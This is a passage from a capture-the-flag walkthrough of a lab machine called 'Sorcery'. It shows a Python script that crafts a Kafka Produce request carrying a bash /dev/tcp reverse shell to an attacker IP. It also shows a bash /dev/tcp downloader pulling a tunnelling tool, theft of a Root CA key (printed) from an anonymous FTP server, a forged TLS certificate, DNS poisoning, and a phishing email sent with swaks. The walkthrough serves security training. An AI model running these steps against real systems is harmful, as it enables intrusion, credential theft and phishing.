
Inside the admin panel there’s a DNS management page that lets us re-fetch records:

DNS panel
DNS panel


Reading the source, the DNS service backend communicates with a Kafka broker over an internal endpoint exposed at /debug, which accepts raw hex-encoded TCP packets and forwards them to Kafka. There’s no auth on the broker once we can hit it, and the update topic ends up shelling out to a script that runs commands. So if we craft a valid Kafka Produce request to the update topic with a reverse-shell payload, we get RCE.

Kafka Protocol Exploitation

Reference: https://ivanyu.me/blog/2024/09/08/kafka-protocol-practical-guide/

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
import struct
import binascii

def create_produce_request(
topic, message, correlation_id=1, client_id="", partition=0
):
# Produce API Key=0, Version=0
header = struct.pack(">hhI", 0, 0, correlation_id)
# clientId (empty string by default)
header += struct.pack(">h", len(client_id)) + client_id.encode()
# requiredAcks = -1 (all), timeout = 30000ms
header += struct.pack(">hI", -1, 30000)
# one topic
header += struct.pack(">i", 1)
# topic name
header += struct.pack(">h", len(topic)) + topic.encode()
# one partition
header += struct.pack(">i", 1)
header += struct.pack(">i", partition)
# build the single message
payload = message.encode()
key_data = struct.pack(">i", -1) # null key
value_data = struct.pack(">i", len(payload)) + payload
magic_attr = struct.pack("BB", 0, 0)
msg_body = magic_attr + key_data + value_data
crc = binascii.crc32(msg_body) & 0xffffffff
msg_struct = struct.pack(">I", crc) + msg_body
# wrap message in a MessageSet (offset=0)
message_set = struct.pack(">qI", 0, len(msg_struct)) + msg_struct
# prepend MessageSet length
header += struct.pack(">i", len(message_set)) + message_set
# finally, prepend the total request size
full_frame = struct.pack(">i", len(header)) + header
return binascii.hexlify(full_frame).decode()

# --- Configure reverse shell payload ---
attacker_ip = "10.10.16.19"
attacker_port = 4444
payload = f"bash -c '/bin/sh -i >& /dev/tcp/{attacker_ip}/{attacker_port} 0>&1'"

# --- Create Kafka Produce request ---
hex_request = create_produce_request("update", payload)

print("Hex-encoded Kafka Produce request for TCP reverse shell:\n")
print(hex_request)

Take the generated hex, paste it into /debug, and start a listener. We catch a shell as the user account inside the DNS container:

Shell from Kafka exploit

Pivoting From the DNS Container

The shell drops us inside a Docker container on the 172.19.0.0/16 network. There’s a /dashboard/blog route on the main app that we’ll need later, but first we enumerate the internal services.

1
2
3
4
user@7bfb70ee5b9c:/$ getent hosts ftp
getent hosts ftp
172.19.0.4 ftp
user@7bfb70ee5b9c:/$


There’s an internal FTP server. After a container restart the IP shifts to .3; either way it accepts anonymous login. Inside /pub are the Sorcery Root CA key and certificate:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
user@7bfb70ee5b9c:/dns$ getent hosts ftp
getent hosts ftp
172.19.0.3 ftp
user@7bfb70ee5b9c:/dns$ python3 -c "import ftplib; f=ftplib.FTP('172.19.0.3'); f.login(); f.cwd('pub'); f.retrbinary('RETR RootCA.key', open('RootCA.key','wb').write)"
<('RETR RootCA.key', open('RootCA.key','wb').write)"
user@7bfb70ee5b9c:/dns$ ls
ls
RootCA.key convert.sh entries hosts
user@7bfb70ee5b9c:/dns$
user@7bfb70ee5b9c:/dns$ cat RootCA.key
cat RootCA.key
-----BEGIN ENCRYPTED PRIVATE KEY-----
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
-----END ENCRYPTED PRIVATE KEY-----
user@7bfb70ee5b9c:/dns$


user@7bfb70ee5b9c:/dns$ python3 -c "import ftplib; f=ftplib.FTP('172.19.0.3'); f.login(); f.cwd('pub'); f.retrbinary('RETR RootCA.crt', open('RootCA.crt','wb').write)"
<('RETR RootCA.crt', open('RootCA.crt','wb').write)"
user@7bfb70ee5b9c:/dns$ ls
ls
RootCA.crt RootCA.key convert.sh entries hosts
user@7bfb70ee5b9c:/dns$ cat RootCA.crt
cat RootCA.crt
-----BEGIN CERTIFICATE-----
MIIFFzCCAv+gAwIBAgIUVZjiESnop+nNu9rkWlbXORjlrc0wDQYJKoZIhvcNAQEL
BQAwGjEYMBYGA1UEAwwPU29yY2VyeSBSb290IENBMCAXDTI0MTAzMTAyMDkwOFoY
DzIyOTgwODE2MDIwOTA4WjAaMRgwFgYDVQQDDA9Tb3JjZXJ5IFJvb3QgQ0EwggIi
MA0GCSqGSIb3DQEBAQUAA4ICDwAwggIKAoICAQCN/ViSM+ZkeuX17l4GF+0GTcfO
0HX98yvnA5+MQ+TvzKuEHUxkmlL/28xwtIzT/ejB0sKcr7T733kiiy2PMsIbywzM
rJrlLBCAekb1hdqXXb0CcNEZrVQGZnU2h9iFBpsexXvh+oUPszrBdxOAITI6HPio
p/IjTfyt1QNtQJTNcB7ernYVb4lH043QAgS6M9CcYXev7pDarynbOZvEe5aS42NY
+MtEg643k4JM1T4NQGKHkGhWO/73OzCero2Rpyz/Wo7fVnpVhrwNdexiStbCUtqQ
qDKaieeigjZtpQKNLC5tC6fWrN3dSWT+diyQ+sQfrVYQQc8oWPbQHAysaGP6KGW+
V51Ai5z0vshG5W36GEHAmP8opvvVzPrS4Y9L6L1rMuIHwsCmTz/koBf8pJJ0sURB
1edux+j+Wzp9B8umONaKMOvG1GejVGW8UAhmVhK3ebr/Vto48J5svgtJO9d/QmZd
XlKsIdvaRUzSHTQfflQ7k1G9AlNdp3PNXW4YrlWlP+b4aSSyet6EyQR1KFmipGu2
ozbgMxYQ0nb4UwkCar3QJ3funYBjTdJtV5fHSUzmTO0BRH2jFi0VaDtIMBpmYQFo
kUJZSA5PW+ujDLoAQQDjMd5M7NJi4dWPdbAL9zCL7I41DUyk2hPuYVocd7SW1pTU
7bER1p5kKYlhwhnAHQIDAQABo1MwUTAdBgNVHQ4EFgQUjkNkC2vZwFux5uHSWfP+
U1HQbMkwHwYDVR0jBBgwFoAUjkNkC2vZwFux5uHSWfP+U1HQbMkwDwYDVR0TAQH/
BAUwAwEB/zANBgkqhkiG9w0BAQsFAAOCAgEAZHTimjRmsbRIlq2wIcNXnaFHtdk4
kvXcgHg3G9kPk27QKTYnAFicAmFDJkWdwMdB9eAhyurcvpWvP8Z+WFrQaOAUFZje
kY/CB+1/pouYIxw9IpTanl+hN0Ca4C74fXUfk3am21ntl7S/OomtZDISvaPALr1E
ejE3MiEBDg+V03tWA1fLtSX039rh2trjn5Jgg498jlumTV+62Tg9OoAS1liCPzLA
aps6odiYVnjuqhpfHRHoifIn1enadbLpKb7C58iw/KnuTzsQ8suweWbRsSkBKXQo
b8ozrF/MaxEk3dzakfV+yEsXIhmbDrPa0LGdAARXIPeEIRyl3qk7N4lmJVCt/94K
tyypoNIhqRvKLs+vGQHrGJjKezzm4ygZ0qO9z6QqliYobcRCioxb+Ml3qPGtggws
xrFDATMN5r5TNbTkm1y2apeB5fpaHyQLWZzbm7acZhBMVZ4wI/QPV2o+bwZeKCXH
frakt9Nz8KCzlulUt/C9D0rnFoTDJnG/focvWewuW9bKQqJLmSj6L0/Vvc2a+lWc
7kDfSUCHvTYR1OrwggA1HJ48Eu/NwNERvxXm395B9hCRgsji3jLEaUOgPuq1hrgb
u5GqrPn8BMpsLs92Y/pMUtWbF3DcM8jn+hjL3owallYj2E9Md6mQ5pfI1+PiTvf/
udz+k7mYqIcCjsE=
-----END CERTIFICATE-----
user@7bfb70ee5b9c:/dns$

Owning the Root CA’s private key means we can mint TLS certificates for any internal subdomain that the host trusts.

Pulling chisel In Without curl/wget

The container has no curl, wget, or nc, so we use a pure-bash /dev/tcp reimplementation to fetch a chisel binary off our HTTP server:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
user@7bfb70ee5b9c:/dns$ function __curl() {
read -r proto server path <<<"$(printf '%s' "${1//// }")"
if [ "$proto" != "http:" ]; then
printf >&2 "sorry, %s supports only http\n" "${FUNCNAME[0]}"
return 1
fi
DOC=/${path// //}
HOST=${server//:}
PORT=${server//:}
[ "${HOST}" = "${PORT}" ] && PORT=80

exec 3<>"/dev/tcp/${HOST}/$PORT"
printf 'GET %s HTTP/1.0\r\nHost: %s\r\n\r\n' "${DOC}" "${HOST}" >&3
(while read -r line; do
[ "$line" = $'\r' ] && break
done && cat) <&3
exec 3>&-
}
function __curl() {
> read -r proto server path <<<"$(printf '%s' "${1//// }")"
> if [ "$proto" != "http:" ]; then
> printf >&2 "sorry, %s supports only http\n" "${FUNCNAME[0]}"
> return 1
> fi
> DOC=/${path// //}
> HOST=${server//:}
> PORT=${server//:}
> [ "${HOST}" = "${PORT}" ] && PORT=80
>
> exec 3<>"/dev/tcp/${HOST}/$PORT"
> printf 'GET %s HTTP/1.0\r\nHost: %s\r\n\r\n' "${DOC}" "${HOST}" >&3
> (while read -r line; do
> [ "$line" = $'\r' ] && break
> done && cat) <&3
> exec 3>&-
> }
user@7bfb70ee5b9c:/dns$ __curl http://10.10.16.19/chisel > chisel
__curl http://10.10.16.19/chisel > chisel
bash: connect: Connection refused
bash: /dev/tcp/10.10.16.19/80: Connection refused
bash: 3: Bad file descriptor
user@7bfb70ee5b9c:/dns$ __curl http://10.10.16.19/chisel > chisel
__curl http://10.10.16.19/chisel > chisel
user@7bfb70ee5b9c:/dns$ __curl http://10.10.16.19/chisel > chisel
__curl http://10.10.16.19/chisel > chisel


Forging a TLS Cert for kujen.sorcery.htb

Generate a CSR for an attacker-controlled subdomain, decrypt the Root CA private key with the passphrase from the FTP container, and sign:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
┌──(kali㉿kali)-[~/Hackthebox/Sorcery]
└─$ openssl genrsa -out kujen.sorcery.htb.key 2048


┌──(kali㉿kali)-[~/Hackthebox/Sorcery]
└─$ openssl req -new -key kujen.sorcery.htb.key -out kujen.sorcery.htb.csr -subj "/CN=kujen"


┌──(kali㉿kali)-[~/Hackthebox/Sorcery]
└─$ openssl req -new -key kujen.sorcery.htb.key -out kujen.sorcery.htb.csr -subj "/CN=kujen.sorcery.htb"


┌──(kali㉿kali)-[~/Hackthebox/Sorcery]
└─$ ls
infrastructure kafka2.py kafka.py kujen.csr kujen.key kujen.sorcery.htb.csr kujen.sorcery.htb.key RootCA.crt rootca.hash RootCA.key

┌──(kali㉿kali)-[~/Hackthebox/Sorcery]
└─$ openssl rsa -in RootCA.key -out RootCA-unenc.key

Enter pass phrase for RootCA.key:
writing RSA key

┌──(kali㉿kali)-[~/Hackthebox/Sorcery]
└─$ openssl x509 -req -in kujen.sorcery.htb.csr -CA RootCA.crt -CAkey RootCA-unenc.key -CAcreateserial -out kujen.sorcery.htb.crt -days 365

Certificate request self-signature ok
subject=CN=kujen.sorcery.htb

┌──(kali㉿kali)-[~/Hackthebox/Sorcery]
└─$ cat kujen.sorcery.htb.key kujen.sorcery.htb.crt > kujen.sorcery.htb.pem


Hijacking DNS To Resolve kujen.sorcery.htb To Us

The container runs dnsmasq, fed by a convert.sh script that merges /dns/hosts with /dns/hosts-user. Append our entry pointing kujen.sorcery.htb at our attacker IP, regenerate the entries, and restart dnsmasq. The container has to crash and restart for the new config to take, but eventually the lookup picks up our injected record:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
user@7bfb70ee5b9c:/dns$ echo '10.10.16.16 kujen.sorcery.htb' >> /dns/hosts-user
< '10.10.16.16 kujen.sorcery.htb' >> /dns/hosts-user
user@7bfb70ee5b9c:/dns$ ls
ls
chisel convert.sh entries hosts hosts-user
user@7bfb70ee5b9c:/dns$ cat convert.sh
cat convert.sh
#!/bin/bash

entries_file=/dns/entries
hosts_files=("/dns/hosts" "/dns/hosts-user")

> $entries_file

for hosts_file in ${hosts_files[@]}; do
while IFS= read -r line; do
key=$(echo $line | awk '{ print $1 }')
values=$(echo $line | cut -d ' ' -f2-)

for value in $values; do
echo "$key $value" >> $entries_file
done
done < $hosts_file
doneuser@7bfb70ee5b9c:/dns$ ./convert.sh
./convert.sh
user@7bfb70ee5b9c:/dns$ pkill -9 dnsmasq
pkill -9 dnsmasq
user@7bfb70ee5b9c:/dns$ dnsmasq --no-daemon --addn-hosts /dns/hosts-user
dnsmasq --no-daemon --addn-hosts /dns/hosts-user

dnsmasq: failed to create listening socket for port 53: Address already in use
user@7bfb70ee5b9c:/dns$ pkill -9 dnsmasq
pkill -9 dnsmasq
user@7bfb70ee5b9c:/dns$ pkill -9 dnsmasq
pkill -9 dnsmasq
user@7bfb70ee5b9c:/dns$ ./convert.sh
./convert.sh
user@7bfb70ee5b9c:/dns$ dnsmasq --no-daemon --addn-hosts /dns/hosts-user
dnsmasq --no-daemon --addn-hosts /dns/hosts-user

dnsmasq: failed to create listening socket for port 53: Address already in use
user@7bfb70ee5b9c:/dns$ pkill -9 dnsmasq
pkill -9 dnsmasq
user@7bfb70ee5b9c:/dns$ getent hosts mail
getent hosts mail
172.19.0.6 mail
user@7bfb70ee5b9c:/dns$ getent hosts ftp
getent hosts ftp
172.19.0.10 ftp
user@7bfb70ee5b9c:/dns$ ./chisel client 10.10.16.16:5555 R:socks
./chisel client 10.10.16.16:5555 R:socks
2025/06/18 14:52:29 client: Connecting to ws://10.10.16.16:5555
2025/06/18 14:52:30 client: Connected (Latency 59.600986ms)

We also notice an internal mail host (172.19.0.6) running MailHog on port 1025. Useful in a moment.

On the Kali side, set up the chisel SOCKS server:

1
2
3
4
5
6
┌──(kali㉿kali)-[~/Downloads]
└─$ ./chisel server --port 5555 --reverse --socks5
2025/06/18 10:52:26 server: Reverse tunnelling enabled
2025/06/18 10:52:26 server: Fingerprint cf3z/NAnyvzF9YtPKxan/ypJD8YvfQpAwkPDiEs2WQs=
2025/06/18 10:52:26 server: Listening on http://0.0.0.0:5555
2025/06/18 10:52:29 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks: Listening

Phishing tom_summers via MailHog + mitmproxy

The infrastructure repo references [email protected] as a maintainer of the Gitea project. With the SOCKS tunnel up, we send him a phishing email through the internal MailHog instance pointing at our forged hostname:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
┌──(kali㉿kali)-[~/Hackthebox/Sorcery]
└─$ proxychains -q swaks --to [email protected] --from [email protected] --server 172.19.0.6 --port 1025 --data "Subject: ANY\n\nANY\n\nhttps://kujen.sorcery.htb/user/login\n"
=== Trying 172.19.0.6:1025...
=== Connected to 172.19.0.6.
<- 220 mailhog.example ESMTP MailHog
-> EHLO kali
<- 250-Hello kali
<- 250-PIPELINING
<- 250 AUTH PLAIN
-> MAIL FROM:<[email protected]>
<- 250 Sender [email protected] ok
-> RCPT TO:<[email protected]>
<- 250 Recipient [email protected] ok
-> DATA
<- 354 End data with <CR><LF>.<CR><LF>
-> Subject: ANY
->
-> ANY
->
-> https://kujen.sorcery.htb/user/login
->
-> .
<- 250 Ok: queued as [email protected]
-> QUIT
<- 221 Bye
=== Connection closed with remote host.

